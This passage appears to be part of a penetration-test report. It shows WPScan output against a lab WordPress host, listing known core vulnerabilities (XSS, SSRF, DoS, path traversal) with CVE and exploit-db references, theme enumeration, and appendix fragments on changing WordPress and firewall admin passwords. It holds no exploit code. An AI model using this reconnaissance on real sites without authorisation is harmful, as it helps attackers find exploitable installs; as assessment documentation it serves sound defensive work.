Reference: http://klikki.fi/adv/wordpress_update.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9031
[i] Fixed in: 4.0
[!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
Reference: https://wpvulndb.com/vulnerabilities/7681
Reference: http://www.behindthefirewalls.com/2014/11/wordpress-denial-of-service-responsible-d
isclosure.html
Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
Reference: https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_long_password_dos
Reference: https://www.exploit-db.com/exploits/35413/
Reference: https://www.exploit-db.com/exploits/35414/
[i] Fixed in: 4.0.1
[!] Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)
Reference: https://wpvulndb.com/vulnerabilities/7696
Reference: http://www.securityfocus.com/bid/71234/
Reference: https://core.trac.wordpress.org/changeset/30444
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038
[i] Fixed in: 4.0.1
[!] Title: WordPress <= 4.2.2 - Authenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8111
Reference: https://wordpress.org/news/2015/07/wordpress-4-2-3/
Reference: https://twitter.com/klikkioy/status/624264122570526720
Reference: https://klikki.fi/adv/wordpress3.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5622
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5623
[i] Fixed in: 4.2.3
[!] Title: WordPress <= 4.4.2 - SSRF Bypass using Octal & Hexedecimal IP addresses
Reference: https://wpvulndb.com/vulnerabilities/8473
Reference: https://codex.wordpress.org/Version_4.5
Reference: https://github.com/WordPress/WordPress/commit/af9f0520875eda686fd13a427fd3914d7aded
049
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4029
[i] Fixed in: 4.5
[!] Title: WordPress <= 4.4.2 - Reflected XSS in Network Settings
Reference: https://wpvulndb.com/vulnerabilities/8474
Reference: https://codex.wordpress.org/Version_4.5
Reference: https://github.com/WordPress/WordPress/commit/cb2b3ed3c7d68f6505bfb5c90257e6aaa3e5f
cb9
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6634
[i] Fixed in: 4.5
[!] Title: WordPress <= 4.4.2 - Script Compression Option CSRF
Reference: https://wpvulndb.com/vulnerabilities/8475
Reference: https://codex.wordpress.org/Version_4.5
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6635
[i] Fixed in: 4.5
[!] Title: WordPress 2.6.0-4.5.2 - Unauthorized Category Removal from Post
Reference: https://wpvulndb.com/vulnerabilities/8520
Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
Reference: https://github.com/WordPress/WordPress/commit/6d05c7521baa980c4efec411feca5e7fab6f3
07c
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5837
[i] Fixed in: 4.5.3



Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5837
[i] Fixed in: 4.5.3
[!] Title: WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image Filename
Reference: https://wpvulndb.com/vulnerabilities/8615
Reference: https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
Reference: https://github.com/WordPress/WordPress/commit/c9e60dab176635d4bfaaf431c0ea891e4726d6e0
Reference: https://sumofpwn.nl/advisory/2016/persistent_cross_site_scripting_vulnerability_in_wordpress_due_to_unsafe_processing_of_file_names.html
Reference: http://seclists.org/fulldisclosure/2016/Sep/6
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7168
[i] Fixed in: 4.6.1
[!] Title: WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader
Reference: https://wpvulndb.com/vulnerabilities/8616
Reference: https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
Reference: https://github.com/WordPress/WordPress/commit/54720a14d85bc1197ded7cb09bd3ea790caa0b6e
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7169
[i] Fixed in: 4.6.1
[+] WordPress theme in use: twentyeleven - v1.3
[+] Name: twentyeleven - v1.3
| Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
| Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[!] The version is out of date, the latest version is 2.5
| Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
| Theme Name: Twenty Eleven
| Theme URI: http://wordpress.org/extend/themes/twentyeleven
| Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a c...
| Author: the WordPress team
| Author URI: http://wordpress.org/
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Enumerating installed themes (only ones marked as popular) ...
Time: 00:00:00 <========================> (400 / 400) 100.00% Time: 00:00:00
[+] We found 1 themes:
[+] Name: twentyeleven - v1.3
| Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
| Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[!] The version is out of date, the latest version is 2.5
| Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
| Theme Name: Twenty Eleven
| Theme URI: http://wordpress.org/extend/themes/twentyeleven
| Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a c...
| Author: the WordPress team
| Author URI: http://wordpress.org/
[+] Finished: Wed Sep 27 22:33:26 2017
[+] Requests Done: 468
[+] Memory used: 20.359 MB
[+] Elapsed time: 00:00:04
root@kali:~#


Appendix G – WordPress password change





Appendix H – Firewall password change




User Properties
Defined by
SYSTEM
Disabled
This user cannot login
Username
admin
Password
Password
Confirm Password
Full name
System Administrator
User's full name, for administrative information only
Expiration date
Leave blank if the account shouldn't expire, otherwise enter the expiration date as MM/DD/YYYY
Custom Settings
Use individual customized GUI options and dashboard layout for this user.
Group membership
admins
Not member of
Member of
Move to "Member of" list
Move to "Not member of" list